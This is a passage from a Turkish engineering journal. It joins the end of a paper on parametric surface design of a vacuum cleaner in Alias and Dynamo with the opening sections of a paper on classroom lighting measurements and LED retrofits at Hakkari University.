Renk haritaları, bir tasarımın yüzeylerindeki eğrilik değişimlerini görselleştirerek, potansiyel tasarım hatalarının tespit edilmesinde kritik bir role sahiptir. Şekil 17'de sunulan yüzey eğriliği analizi, ışık yansımalarındaki ani değişimlerin nedenlerini daha iyi anlamamızı sağlamaktadır. Genel olarak; renk haritalarında yeşil, sarı ve mavi tonlarındaki yumuşak geçişler, yüzeylerin düzgün bir eğriliğe sahip olduğunu ve tasarımda herhangi bir sorun bulunmadığını gösterir. Ancak, kırmızı renklerin yoğun olduğu bölgeler, yüzeyde yüksek eğrilik değerlerinin veya istenmeyen keskin köşelerin varlığını işaret eder. Özellikle süpürge modeli gibi karmaşık geometrilere sahip tasarımlarda, kırmızı

renkli bölgeler genellikle tasarımın zayıf noktalarını belirtmektedir.




Şekil 17. Tam model yüzey eğriliği analizi (Full model surface curvature analysis)

3.2. Süpürge Modeli Üzerinde Parametrik Tasarım Uygulaması (Application of Parametric Design on Vacuum Cleaner Model)

Parametrik tasarım; tasarım süreçlerine algoritmik bir yaklaşım getirerek, nesnel arasındaki ilişkileri matematiksel formüller ve kurallar aracılığıyla tanımlayan bir yöntemdir. Bu sayede, tasarımın tüm bileşenleri arasında güçlü bir bağ kurulur ve tasarımın her bir parçası, belirlenen parametrelerdeki değişikliklere göre otomatik olarak güncellenir. Bu yaklaşım, tasarımın esnekliğini artırır, farklı varyasyonların hızlı bir şekilde üretilmesini sağlar ve tasarım sürecindeki karar verme mekanizmalarını güçlendirir [19]. Geleneksel dijital tasarım süreçlerinde; bir kez oluşturulan modelde herhangi bir değişiklik yapmak istendiğinde, tasarımın başından sonuna kadar olan tüm adımların tekrarlanması gerekmektedir. Bu durum, tasarım süreçlerini uzatmakta ve verimsiz kılmaktadır. Parametrik tasarım ise bu sorunu kökten çözerek, tasarımcıya daha esnek bir çalışma ortamı sunar. Parametrik tasarımda; tasarımın tüm bileşenleri birbirleriyle ilişkili parametreler üzerinden tanımlandığı için, bir parametredeki herhangi bir değişiklik, tasarımın tamamında otomatik olarak ve anında güncellenir. Bu yöntemle tasarımcılar, tasarım sürecinin herhangi bir aşamasına geri dönerek, farklı senaryoları hızlıca test edebilir ve en uygun çözüme ulaşabilirler [20]. Parametrik tasarımda, tasarımcılar geleneksel geometrik modellemenin ötesine geçerek, tasarımın temelini oluşturan kuralları ve ilişkileri belirlerler. Bu yaklaşım, tasarımcıya, sadece nesnelere görsel özelliklerini değil, aynı zamanda bu nesnelere arasındaki bağlantıları ve etkileşimleri de kontrol etme imkânı sunar. Böylece, tasarımcılar, karmaşık

geometriler ve sistemler oluştururken daha fazla esneklik ve yaratıcılık sergileyebilirler. [21].

Modelleme yazılımında oluşturulan geometrik model, Dynamo gibi görsel programlama ortamına aktarılarak daha karmaşık ve özelleştirilebilir hale getirilebilir. Tasarımcılar, geometrik modelin temel parametrelerini Dynamo'da tanımlayarak, bu parametreleri değiştirerek farklı tasarım varyasyonları elde edebilirler. Şekil 18'de gösterildiği gibi, elektrikli süpürge modelinin üzerinde desen uygulanacak yüzeyler, Alias ortamından Dynamo'ya aktarılmış ve bu yüzeylere ait parametreler Dynamo ortamında tanımlanmıştır. Tasarımcı, Dynamo üzerindeki parametreleri değiştirerek süpürge modelindeki desenlerin boyutlarını, yerleşimini ve diğer özelliklerini kolayca değiştirebilir.




Şekil 18. Model üzerinde desen yerleştirilecek alanların seçimi (Selection of areas to place the pattern on the model)

Dynamo, kullanıcı dostu bir arayüze sahip, görsel programlama platformudur. Tipik bir bilgisayar uygulamasında olduğu gibi; üst kısımda menü çubuğu, sol tarafta ise arama ve düğüm kütüphanesi yer alır. Çalışma alanı olarak adlandırılan ana pencerede; görsel programlar, birbirine bağlanan düğümler ve kablolar yardımıyla oluşturulur. Bu düğümler, çeşitli işlemleri temsil ederken, kablolar ise; bu işlemler arasındaki veri akışını tanımlar. Programın çalıştırılması, genellikle soldan sağa doğru ilerleyen bir akışla gerçekleşir. Düğümlerin durumu, renklerle ifade edilir: Aktif ve doğru çalışan düğümler turuncu, hatalı durumdaki düğümler kırmızı, aktif olmayan düğümler ise gri renkte görüntülenir. Başarılı bir çalıştırmanın ardından, oluşturulan programın çıktısı, arka planda bir önizleme penceresinde gösterilir.

Dynamo'daki düğümler, farklı veri türlerini işleyebilen ve bu veri türlerine uygun giriş ve çıkış portlarına sahiptir. Bu portlar, belirli bir veri tipini


bekler ve kablolarla birbirine bağlanarak veri akışı oluşturur. Böylece, farklı düğümler bir araya getirilerek karmaşık hesaplamalar ve işlemler gerçekleştiren görsel bir program oluşturulur. Bu esnek yapı, tasarımcıların ihtiyaçlarına göre yeni işlevler tanımlamasına ve karmaşık geometrik problemleri çözmesine olanak tanır. [22].

Şekil 19'da sunulan parametrik tasarım çalışmasında, elektrikli süpürge modelindeki desenlerin çeşitli özellikleri, Dynamo ortamında tanımlanan parametreler aracılığıyla kontrol altına alınmıştır. Bu parametreler arasında desenin köşe sayısı, desenin yüzey üzerindeki yatay ve dikey yerleşimi ve desenin merkez noktasının konumu gibi geometrik özellikler yer almaktadır. Her bir parametre için minimum ve maksimum değerler belirlenerek, tasarımcıya geniş bir tasarım alanı sunulmuştur. Bu sayede, farklı parametre kombinasyonları ile üretilen çok sayıda tasarım varyasyonu elde edilmiş ve bu varyasyonlar, tekrarlayan, simetrik veya orantılı yapılar oluşturmak üzere düzenlenmiştir. Oluşturulan bu parametrik model, Dynamo'dan Alias ortamına aktararak doğrudan görselleştirilmiş ve böylece tasarım sürecinde hızlı ve etkili bir geri bildirim döngüsü oluşturulmuştur.



Şekil 19. Dynamo uygulamasında düğümlerin yerleşimi (Placement of nodes in the Dynamo application)

Kontrol paneli içerisindeki proje aracı ile desenin simetri eksenini belirlenerek, oluşturulan desenin simetrik bir şekilde yansıtılması sağlanmıştır. Şekil 20'de görüldüğü üzere, desenin kesme işlemi öncesinde bir simetri düzlemine göre yansıtılması gerçekleştirilmiştir. Yansıtılan desenin yüzey üzerindeki yayılımını sınırlamak amacıyla, projeksiyon sınırlama özelliği kullanılmıştır. Bu özellik, desenin belirlenen alana sığdırılması için otomatik bir ayarlama yapar. Ancak, bu yöntem beklenen sonuçları vermeyince, daha kesin sonuçlar elde etmek için kesme araçlarına başvurulmuştur.




Şekil 20. Oluşturulan desenin simetrik düzlemlere yansıtılması (Projection of the created pattern onto symmetrical planes)

Desenin yüzey üzerindeki dağılımını sınırlamak amacıyla, tasarımcılar çeşitli araçlardan yararlanır. Bu araçlar sayesinde, desenin istenilen bölge dışında kalan kısımları kolaylıkla çıkarılabilir. Dynamo gibi görsel programlama platformlarında yer alan "yüzeyden çıkarma" (surface subtract) düğümü, bu işlemi gerçekleştirmek için sıklıkla tercih edilir. Bu düğüm sayesinde, belirli bir yüzeyden başka bir yüzeyin çıkarılması ve böylece desenin istenen bölgeye sınırlandırılması sağlanır.


Temel yüzey; kenar sayısı ve göreceli boyutları tanımlamanın mümkün olduğu, çokgen aracı kullanılarak elde edilmiştir. Bu çokgenler, kaydırıcılar (kablolar) aracılığıyla düzenlenerek altıgen bir desen örüntüsü elde edilmiştir.

Oluşturulan bu altıgen desen, Şekil 21'de gösterildiği gibi temel yüzeye aktarılmıştır. Şekil 22' de ise elde edilen desenin daha detaylı görsel temsilini sunmaktadır. Bu sayede, tasarımcı, desenin geometrik özelliklerini parametreler aracılığıyla kolayca kontrol edebilmekte ve farklı tasarım varyasyonları üretebilmektedir.



Şekil 21. Altıgen desenin yüzeydeki yönünün ayarlanması ve kesim işlemleri (Adjusting the direction of the hexagonal pattern on the surface and cutting operations)

Dynamo ortamında oluşturulan parametrik bağlantılar sayesinde, yüzeyler üzerindeki desenler için çok sayıda alternatif üretilmiş ve bu alternatifler hızlı bir şekilde görselleştirilmiştir. Değişkenler, bileşenler ve tasarım kısıtlamaları kullanılarak oluşturulan bu parametrik model, tasarım sürecinde esneklik sağlayarak farklı tasarım seçeneklerinin kolayca incelenmesine olanak tanımıştır. Bu sayede, tasarımın performans ve estetik açıdan optimize edilmesi ve en uygun çözüme ulaşılması sağlanmıştır.



Şekil 22. Görselleştirme ve sonuçları dışa aktarma (Visualization and exporting results)

4. SONUÇLAR (CONCLUSIONS)

Parametrik modelleme, tasarım süreçlerinde tasarımcıların sezgilerini destekleyen ve yönlendiren güçlü bir araçtır. Basit geometrik işlemlerden karmaşık optimizasyonlara kadar geniş bir yelpazede kullanılabilen parametrik modeller, malzeme verimliliği, aerodinamik performans gibi çeşitli tasarım hedeflerine yönelik analizler sunar. Süpürge modeli örneğinde olduğu gibi, parametrik modelleme, karmaşık yüzeylerin incelenmesi, düzenlenmesi ve optimize edilmesi süreçlerinde tasarımcılara önemli avantajlar sağlar.

Parametrik modellemenin sunduğu esneklik, tasarımcıların yüzey birleşim noktalarını detaylı bir şekilde inceleyerek, pürüzlü yüzeyleri düzeltme ve tasarım kalitesini artırma imkanı verir. Bu sayede, A sınıfı yüzey modellerine ulaşmak daha kolay hale gelir. Ancak, parametrik modelleme sadece bir araçtır ve tasarımcının yaratıcılığı ve deneyimiyle birleştiğinde gerçek potansiyelini ortaya çıkarır.

Gelecekte, tasarımcıların bilişsel ihtiyaçlarına cevap veren bilgisayar ve yapay zeka destekli uygulamaların sayısı artacaktır. Yapay zeka, tasarım süreçlerini otomatikleştirerek, tasarımcıların daha yaratıcı ve stratejik görevlere odaklanmasını sağlayacaktır. Yapay zeka

algoritmaları, tasarım parametrelerini optimize ederek, karmaşık geometrik problemleri çözecek ve tasarım hatalarını tespit ederek düzeltme önerileri sunacaktır. Özellikle büyük ve karmaşık modellerde, yapay zeka destekli tasarım araçları, tasarımcıların iş yükünü azaltarak daha verimli çalışmalarını sağlayacaktır.

Sonuç olarak, parametrik modelleme ve yapay zeka teknolojilerinin bir araya gelmesiyle endüstriyel endüstriyel tasarım alanında önemli gelişmeler yaşanacaktır. Bu entegrasyon, tasarımcıların daha iyi ve daha hızlı ürünler geliştirmelerine olanak sağlayacak, aynı zamanda endüstriyel tasarımın daha standart hale gelmesine ve daha geniş kitlelere ulaşmasına katkıda bulunacaktır.

ETİK STANDARTLAR BEYANI

(DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarları, çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Bu çalışmada tüm yazarlar eşit katkı sağlamıştır.

All authors contributed equally to this study

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.


KAYNAKLAR (REFERENCES)

- [1] Ülker, E. (2007). Yapay Zeka Teknikleri Kullanılarak Yüzey Modelleme. [Yüksek lisans tezi /, Selçuk Üniversitesi].
- [2] İnternet: Autodesk. URL: <https://knowledge.autodesk.com/support/alias-products/getting-started/caas/>.
- [3] Green, H. (2017). Form Finding of Grid Shells a Parametric Approach Using Dynamic Relaxation. [Yüksek lisans tezi, KTH Royal Institute of Technology].
- [4] Oxman, R. (2017). Thinking Difference: Theories and Models of Parametric Design Thinking. *Design Studies*, 52, 4–39.

- [5] Giannini, F., Monti, M., & Podehl, G. (2006). Aesthetic-Driven Tools for Industrial Design. *Journal of Engineering Design*, 17(3), 193–215.
- [6] Hu, G., Cao, H., Wang, X., & Qin, X. (2017). G2 Continuity Conditions for Generalized Bézier-like Surfaces with Multiple Shape Parameters. *Journal of Inequalities and Applications*, 2017.
- [7] Tecklenburg, G. F. K. (2010). Design of Automotive Body Assemblies with Distributed Tasks under Support of Parametric Associative Design (PAD). [Doktora tezi, University of Hertfordshire].
- [8] Vasold, M. (2015). Entwicklung einer wissensbasierten Methodik zur Prüfung von Class-A Daten in der Fahrzeugentwicklung. [Yüksek lisans tezi, Technischen Universität Graz].
- [9] Stadler, S., & Hirz, M. (2016). A knowledge-based Framework for Integration of Computer Aided Styling and Computer Aided Engineering. *Computer-Aided Design and Applications*, 13(4), 558–569.
- [10] Crăciun, I., Popa, D., Serdean, F., & Tudose, L. (2020). On Approximate Aesthetic Curves. *Symmetry*, 12(9).
- [11] Zhao, B., Ai, P., & Han, J. (2012). Study on the Control Method of NURBS Curve Quality for Computer Aided Industrial Design. *ICCSE 2012 - Proceedings of 2012 7th International Conference on Computer Science and Education, Iccse*, 658–661.
- [12] <https://help.autodesk.com/view/ALIAS/2024/ENU/?guid=GUID-E1BDFBD0-33CC-44C4-866D-5F367105A050>
- [13] Mathias, M., Velay, X., & Wade, R. (2008). The Challenges of Assessing Digital Product Design. *Proceedings of E&PDE 2008, the 10th International Conference on Engineering and Product Design Education*.
- [14] Vinuesa Rosa, P. (2021). Diseño con superficies de clase A. Metodología de trabajo, propuesta de manual y aplicación práctica en Autodesk Alias.
- [15] Xiyuan, W., Yingjie, L., Xiaomwen, X., & Jianchen, H. (2013). Application and Research of the Design Process of Concept a-Surface. *Advanced Materials Research*, 628, 229–239.
- [16] Vukašinović, N., & Duhovnik, J. (2019). Advanced CAD modeling." Explicit, Parametric, Free-form CAD and Re-engineering. *Springer Tracts in Mechanical Engineering*.
- [17] <https://help.autodesk.com/view/ALIAS/2024/ENU/?guid=GUID-FDAFFC3D-A327-46E4-8AED-739043E175A7>

- [18] <https://help.autodesk.com/view/ALIAS/2024/ENU/?guid=GUID-E44AB3A3-18DF-42F4-B4D4-870EFB42534A>
- [19] Woodbury, R., Aish, R., & Kilian, A. (2007). Some Patterns for Parametric Modeling. *Expanding Bodies: Art, Cities, Environment - Proceedings of the ACADIA 2007 Conference*, 222–229.
- [20] Eltaweel, A., & Su, Y. (2017). Parametric Design and Daylighting: A Literature Review. *Renewable and Sustainable Energy Reviews*, 73, 1086–1103.
- [21] Gu, N., Yu, R., & Behbahani, P. A. (2018). Parametric Design: Theoretical Development and Algorithmic Foundation for Design Generation in Architecture. *Handbook of the Mathematics of the Arts and Sciences*. Springer International Publishing, 1–22.
- [22] Vogt, T. M. (2016). Current application of graphical programming in the design phase of a BIM project: Development opportunities and future scenarios with “Dynamo”. [Yüksek lisans tezi, University of Northumbria at Newcastle].

Investigation of Lighting Performance and Improvement of Efficiency in a Designated Area of an Active Educational Building

Erşan Ömer YÜZER^{1*} 

¹Hakkari University, Vocational School of Colemerik, Department of Electricity and Energy, Hakkari, Turkey

Article Info

Research article
Received: 03/09/2024
Revision: 06/09/2024
Accepted: 10/09/2024

Keywords

Lighting
Lighting Performance
Educational Building
Energy Efficiency
Photometry

Makale Bilgisi

Araştırma makalesi
Başvuru: 03/09/2024
Düzeltilme: 06/09/2024
Kabul: 10/09/2024

Anahtar Kelimeler

Aydınlatma
Aydınlatma Performansı
Eğitim Binası
Enerji Verimliliği
Fotometri

Graphical/Tabular Abstract (Grafik Özet)

In this study, the lighting devices used in a selected classroom at the Central Classroom Building of Hakkari University Zeynelbey Campus were examined, and photometric measurements were conducted in this area. The classroom was modeled using DIALux lighting design software, and a more efficient and economical lighting model was proposed by utilizing lighting devices with different power ratings and features for these spaces. / Bu çalışmada, Hakkari Üniversitesi Zeynelbey yerleşkesindeki Merkez Derslik binasında seçilmiş bir sınıfta kullanılan aydınlatma cihazları incelenmiş ve bu alanda fotometrik ölçümler yapılmıştır. Sınıf DIALux aydınlatma tasarım yazılımı kullanılarak modellenmiş ve bu alanlar için farklı güç ve özelliklere sahip aydınlatma cihazları kullanılarak daha verimli ve ekonomik bir aydınlatma modeli önerilmiştir.




Figure A: Illuminance levels of the classroom modeled in the DIALux / Şekil A: DIALux'te modellenen sınıfın aydınlatma seviyeleri

Highlights (Önemli noktalar)

- Ensuring the selection of appropriate lighting systems to reduce energy consumption. / Enerji sarfiyatını azaltmak için uygun aydınlatma sistemlerinin seçilmesinin sağlanması.
- Providing recommendations for determining the usage patterns of lighting devices. / Aydınlatma aygıtlarının kullanım şekillerinin belirlenmesine yönelik öneriler sunulması.
- Ensuring the identification of the most efficient lighting conditions through photometric measurements by using LED panels with different power ratings and features. / Fotometrik ölçümler yaparak farklı güç ve özelliklerde LED panel kullanılması ile en verimli aydınlatma durumunun ortaya çıkarılmasının sağlanması.

Aim (Amaç): Conducting photometric measurements under the existing luminaires in a classroom, determining the most efficient lighting scenario using LED panel luminaires with different power ratings and features, and evaluating the lighting performance. / Bir sınıfta mevcut armatür altında fotometrik ölçümler yapılması, farklı güç ve özelliklerdeki LED panel armatür kullanılarak en verimli aydınlatma senaryosunun belirlenmesi ve aydınlatma performansının değerlendirilmesi.

Originality (Özgünlük): This study offers a new contribution to energy efficiency and the economy through next-generation LED technologies, as opposed to traditional lighting approaches used in educational institutions. / Bu çalışma, eğitim kurumlarında kullanılan geleneksel aydınlatma yaklaşımlarının aksine yeni nesil LED teknolojileri ile enerji verimliliği ve ekonomiye yeni bir katkı sunmaktadır.

Results (Bulgular): The 30 W LED panel, which exceeds standard lighting levels, provides a more uniform distribution of lighting and luminous intensity. Therefore, it is appropriate to replace the existing luminaires with 30 W LED panel luminaires. / Standart aydınlatma düzeylerini aşan 30 W LED panelin aydınlatma ve ışık şiddeti dağılımı daha homojendir. Bu nedenle mevcut armatürlerin 30 W LED panel armatür ile değiştirilmesi uygundur.

Conclusion (Sonuç): The most suitable lighting model for the specified area is the 30 W LED panel luminaire. It has been concluded that this device is more appropriate and a more viable investment compared to other LED panels. / Belirtilen alan için en uygun aydınlatma modeli 30 W LED panel armatür'dür. Bu aygıtın diğer LED panellere göre daha uygun ve yatırım yapılabilir olduğu sonucuna varılmıştır.



Investigation of Lighting Performance and Improvement of Efficiency in a Designated Area of an Active Educational Building

Erşan Ömer YÜZER^{1*} ¹Hakkari University, Vocational School of Colemerik, Department of Electricity and Energy, Hakkari, Turkey

Article Info

Research article
Received: 03/09/2024
Revision: 06/09/2024
Accepted: 10/09/2024

Keywords

Lighting
Lighting Performance
Educational Building
Energy Efficiency
Photometry

Abstract

Due to the inefficient use of daylight in many areas, the demand for artificial light sources, which have a history of approximately 200 years, has increased. This increase has particularly highlighted the need to investigate the energy quality, savings and efficiency of lighting systems in modern times. In this study, the lighting devices used in a selected classroom within the Central Classroom building at Hakkari University's Zeynelbey campus were examined. Photometric measurements were conducted under different seasonal conditions (winter and summer) in this area, including scenarios with natural, artificial and combined lighting. The obtained results were compared and evaluated against current standards. Additionally, the measured classroom was modeled using the DIALux lighting design software and a more efficient and economical lighting model was proposed using lighting devices with different power and characteristics for these areas. Based on the findings of this study, recommendations were made for selecting appropriate lighting systems and determining the usage patterns of lighting devices to improve working conditions and further reduce energy consumption with the existing lighting devices.

Faal Bir Eğitim Binasında Belirlenmiş Bir Alanda Aydınlatma Performansının İncelenmesi ve Verimliliğinin İyileştirilmesi

Makale Bilgisi

Araştırma makalesi
Başvuru: 03/09/2024
Düzeltilme: 06/09/2024
Kabul: 10/09/2024

Anahtar Kelimeler

Aydınlatma
Aydınlatma Performansı
Eğitim Binası
Enerji Verimliliği
Fotometri

Öz

Birçok alanda gün ışığının verimli kullanılmaması nedeniyle yaklaşık 200 yıllık bir geçmişe sahip yapay ışık kaynaklarına olan talep artmıştır. Bu artış özellikle günümüzde aydınlatma sistemlerinde enerji kalitesi, tasarrufu ve verimliliğinin incelenmesi durumunu ortaya çıkarmaktadır. Bu çalışmada, Hakkari Üniversitesi Zeynelbey yerleşkesinde yer alan Merkezi derslikler binasında belirlenen sınıfta kullanılan aydınlatma aygıtları incelenmiş ve bu alanlardaki farklı mevsimsel koşullarda (kış ve yaz) doğal, yapay ve her ikisinin bulunduğu durumlarda fotometrik ölçümler gerçekleştirilmiştir. Elde edilen sonuçlar mevcut standartlar ile karşılaştırılmış ve değerlendirilmiştir. Ayrıca ölçüm yapılan sınıf, DIALux aydınlatma tasarım programı kullanılarak modellenmiş, bu alanlar için farklı güç ve özelliklerde aydınlatma aygıtları ile daha verimli ve tasarruflu bir aydınlatma modeli önerilmiştir. Bu çalışmadan elde edilen bulgulara göre mevcut aydınlatma aygıtları kullanılarak çalışma koşullarını arttırmak, enerji sarfiyatını daha da azaltmak için uygun aydınlatma sistemlerinin seçilmesi ve aydınlatma aygıtlarının kullanım şekillerinin belirlenmesine yönelik öneriler sunulmuştur.

1. INTRODUCTION (GİRİŞ)

Due to irregular budgeting and project planning, necessary investments in new generation lighting technologies cannot be made across both the public and private sectors, including educational buildings and the adoption of control technologies progresses at a rather slow pace despite sufficient daylight throughout the year. However, the importance of lighting systems and their contribution to energy efficiency are becoming increasingly significant in all areas. The design and performance of lighting systems in educational buildings enhance the

efficiency of work in that area, creating a more comfortable environment. In this context, it is essential to conduct necessary measurements and detailed analyses on the lighting systems within educational buildings. This study aims to contribute to energy efficiency efforts in our country by researching and analyzing the performance of a lighting system in a classroom with the highest occupancy at Hakkari University.

Lighting has been identified as one of the most cost-effective targets for increasing energy efficiency in buildings [1]. The topic of lighting performance and

its associated energy savings is a vast area of research and this subject has been examined from various perspectives in the literature. Numerous studies have been conducted by researchers over the years to minimize energy consumption in public institutions, particularly in educational institutions, including in our country. Based on the results of these studies, new energy-saving methods have been identified and improvement methods have been implemented [2-5]. In this context, studies on energy efficiency in educational buildings are widely available in the literature. However, since the project will be implemented in a selected area within the Central Classroom building at Hakkari University's Zeynelbey campus, the literature on lighting and energy efficiency improvement in our country has been reviewed.

Uyan and Yener have explored topics related to the assessment of the need for renewal, which is the first stage of a project approach that should be developed for the renewal process of existing lighting systems [6]. Çelik and Ünver have provided several recommendations on the procedures that should be conducted before undertaking improvement (retrofit) work on the lighting arrangements in school buildings [7]. Canol et al., conducted a techno-economic analysis of LED tube retrofit applications in a real office environment modeled in the DIALux program and performed benefit-cost analyses [8]. Yılmaz and Sungur, in their study conducted in a 16-classroom educational building in Bozkır district of Konya, determined the usage durations and power of lighting devices and subsequently calculated the amount of energy savings when replacing the existing lighting luminaire with LED lamps [9]. Aydoğdu, using an energy savings analysis calculation method developed as part of a doctoral study at Istanbul Technical University, calculated the electricity savings obtained by applying new technology LED lighting luminaire to an existing building [10]. In his thesis study, Usal compared a commonly used office lighting design utilizing LED luminaire whose usage has become widespread in recent times and has yielded effective results in many areas with an improved version of this design [11].

In their study, Önak and Yıldırım measured the illumination level and distribution in selected workshops within the Architecture Faculty building at Kocaeli University under the existing lighting conditions, modeled the environment using the DIALux program and compared the results with standard values [12]. Demir et al., in their study conducted at the Engineering Faculty building of Yalova University, discussed the importance of

energy savings and efficiency in lighting and investigated the contributions of changes in lighting systems (such as replacing luminaire with LED) to energy savings [13]. Similarly, Kırbaş, in research on the lighting systems of the Engineering and Architecture Faculty building at Burdur Mehmet Akif Ersoy University (MAKÜ), determined that more than 8.5 million TL could be saved by using LED lamps instead of fluorescent lamps [14]. Bayram et al., using a luxmeter, measured illumination levels under natural lighting, artificial lighting and a combination of both in the Civil Engineering building and its extensions at Ege University's campus and evaluated the results according to the TS EN 12464-1 Standard [15]. Korkmaz and Samancı examined the current state of energy, including lighting systems, in the Faculty of Engineering and Natural Sciences building at Konya Technical University and investigated the potential for energy efficiency [16]. Ateş et al., conducted measurements throughout the year and investigated energy-saving performance using computer-based energy modeling at the Köprübaşı Vocational School building of Manisa Celal Bayar University [17]. Selimli et al., measured the illumination levels in ten classrooms of another educational institution, determining that the lighting levels in these areas exceeded the standard level of 300 lux. Despite the illumination level being above the standard values, they found that further energy savings could be achieved in the same environment by using LED luminaire [18].

This study aims to conduct photometric measurements under the existing luminaire in a selected classroom/auditorium within the Central Classroom building at Hakkari University's Zeynelbey campus a newly developing campus area with high human density and to identify the most efficient lighting scenario by using LED panel luminaire of different power and characteristics and to evaluate the lighting performance. This will enable the identification of deficiencies in the current lighting systems and facilitate the early and rapid implementation of more efficient lighting solutions. Additionally, based on the results obtained, recommendations for improvement methods will be provided within the framework of the regulations and directives that have come into effect in our country, with the aim of enhancing lighting performance and, consequently, energy efficiency. In this context, in accordance with Presidential Decree No. 2023/15 dated 04/11/2023, which aims to achieve a minimum of 30% energy savings in public buildings by the end of 2030, the study intends to conduct lighting measurements in designated areas of the Central Classroom building

at Hakkari University's Zeynelbey campus and analyze the lighting performance when using lighting devices that are more suitable for modern technology.

The remainder of the study is organized as follows. Section 2, provides information on lighting and lighting technology. In Section 3, the lighting system of the building and area under study is examined in detail and the lighting design planning is carried out. Additionally, the details of the study are explained in this section. In Section 4, the lighting designs are presented and the results obtained are evaluated and discussed. Finally, the conclusions drawn from the study are presented in Section 5.

2. OVERVIEW OF LIGHTING AND LIGHTING DEVICES (AYDINLATMA ve AYDINLATMA AYGITLARINA GENEL BAKIŞ)

Lighting is defined by the CIE, an authoritative organization established in 1913, as the application of light to objects, surroundings and small or large areas to make them visible [19]. The concept of lighting, which began with the discovery of coal gas in 1753 and the invention of the electric battery in 1796, has evolved from the development of the first incandescent lamp in 1841, to the creation of fluorescent lighting in 1930 and to the modern LED technology. The historical development of components used in lighting systems is illustrated in Figure 1 [20].




Figure 1. Historical development of electric lighting components (Elektrik aydınlatma elemanlarının tarihsel gelişimi)

Various lighting elements are used to provide artificial lighting in almost every field, both indoors and outdoors. The first lighting element, known as the Edison bulb, is the incandescent filament lamp. In this lamp, the current passing through a thin metal wire heats the filament to a glowing state, causing the metal to emit light. Due to excessive power consumption, heating and low efficiency, these lamps are not widely preferred today. Instead, halogen lamps, which have a longer lifespan and contain halogen gas are favored. However, these lamps are suitable for use in areas where electrical power is not subject to interruptions. Additionally, discharge lamps, which produce light by ionizing gases or mercury/sodium vapor contained in tube-shaped lamps, have been widely used both in the past and present, especially for outdoor lighting. Until the development of LED technology, the lighting needs of almost all buildings were met by mercury vapor lamps, which are based on the principle of producing light through fluorescent powders activated by ultraviolet (UV) radiation generated by mercury discharge. While they have

advantages such as not overheating, having an economic lifespan and providing more light, they also have disadvantages such as not providing immediate light and being costly. These lamps are still used in many homes, workplaces, public institutions and private sector buildings today [20-22].

A transformation period is rapidly beginning today, where both indoor and outdoor lighting is being upgraded with LED technology due to its long lifespan [23]. LEDs (Light Emitting Diodes) are a type of lighting that has become well-known for its energy efficiency, long life, lighting effectiveness and low maintenance costs [24]. LEDs are cost-effective and do not contain harmful heavy metals [25, 26]. With advancing technology, the latest generation of LED lamps consumes 16 times less energy compared to incandescent lamps and has efficiency rates exceeding 50% compared to traditional lamps, with LED lamp efficiency continually improving [27].

3. MATERIALS AND METHODS (MATERİYAL VE METOD)

In educational buildings, ensuring visual comfort in spaces where instruction takes place is of great importance. One of the most crucial conditions for creating visual comfort is lighting. In university buildings with various types of spaces such as classrooms and laboratories, providing an appropriate level of illumination according to the current situation enables individuals in the environment to perform their activities effectively without experiencing fatigue or problems with visual perception and selection. Moreover, excessive lighting not only leads to health issues but also results in increased energy consumption, causing deficiencies in energy savings. Overcoming this issue involves maintaining lighting within standard value thresholds and replacing outdated lighting luminaire with newer ones. This section provides a detailed explanation of the study's framework and modeling work.

3.1. Study Area and Characteristics (Çalışma Alanı ve Özellikleri)

The need for illumination is a significant factor affecting performance, comfort and especially safety in various living environments. However, this need increases energy consumption and highlights the necessity for energy savings. Due to

the growing population density worldwide, energy use and demand are rising daily. In our country, the amount of electricity used for lighting accounts for approximately 20% of the total electricity consumption. Considering this, it is assessed that savings in lighting systems, especially in public buildings, could significantly contribute to the national economy.

The study site is the Central Classroom building located within the Hakkari University Zeynelbey campus, which is frequented by a large number of students, academic staff and other employees across various faculties and schools. This building includes academic and administrative staff offices, conference rooms, workshops, a computer laboratory, auditoriums and classrooms. Consequently, the Central Classroom building is particularly busy during weekdays, which increases energy consumption. Energy consumption is significantly high within the building's total energy usage. Therefore, it is necessary to conduct lighting measurements, performance evaluations and analysis for improving lighting efficiency to reduce energy consumption in the Central Classroom building. The Central Classroom building is a large structure with open sides and is the most frequently used building by all university units. Figure 2 shows the location of the Central Classroom building within the campus and the classroom (Z12).



Figure 2. The central classroom building and the classroom where the measurements were made (Merkezi derslikler binası ve ölçüm yapılan sınıf)

The modeled classroom has a floor area of 92.35 m², with dimensions of 11.3 m. in length, 8.3 m in width and 4.3 m in height. It features a beam partition in the center and a single facade with six windows. The classroom includes one instructor's desk and a total of 21 student desks fixed to the floor. The desks are arranged in three rows, with an approximate spacing of 1 m. between each row. The height of both the instructor's desk and the student desks from the floor is 0.9 m.

3.2. Lighting Design Planning (Aydınlatma Tasarımı Planlaması)

In educational institutions, particularly in classrooms, lecture halls, cafeterias and laboratories, inadequate lighting levels can lead to health problems for both educators and students, causing a loss of motivation and resulting in learning difficulties [28]. Therefore, in educational environments, it is crucial to ensure that when natural daylight is insufficient, the artificial lighting

systems provide illumination that meets standard levels. Moreover, ensuring an even distribution of artificial light is of great importance. Additionally, from the perspective of energy efficiency, it is well-known that replacing outdated lighting equipment with new-generation (LED) luminaire significantly contributes to energy savings. In this context, the study aims to model lighting systems more effectively and provide guidance on energy conservation.

Due to the variability in daylight, the type, quantity, power and location of lighting systems designed to create evenly distributed illumination and ensure energy savings in educational buildings, such as classrooms and laboratories, are crucial. Hakkari University has not yet fully completed the installation of these systems across all its units. As a result, no lighting measurements or related performance studies have been conducted in any of the existing buildings at the Zeynelbey Campus. In this context, the project aims to conduct lighting level measurements at various points within a designated classroom in the Central Classroom building at Hakkari University's Zeynelbey Campus. The results will be compared and evaluated against the standards outlined in TS EN 12464-1 – Light and Lighting – Lighting of Workplaces [29]. In this context, the lighting performance of a relatively new educational building with a short service life will be determined and any deficiencies will be identified early to ensure timely corrective actions. Consequently, the lighting performance studies conducted within this project are of paramount importance for ensuring visual comfort in educational spaces, allowing

activities to be performed efficiently, without strain or fatigue.

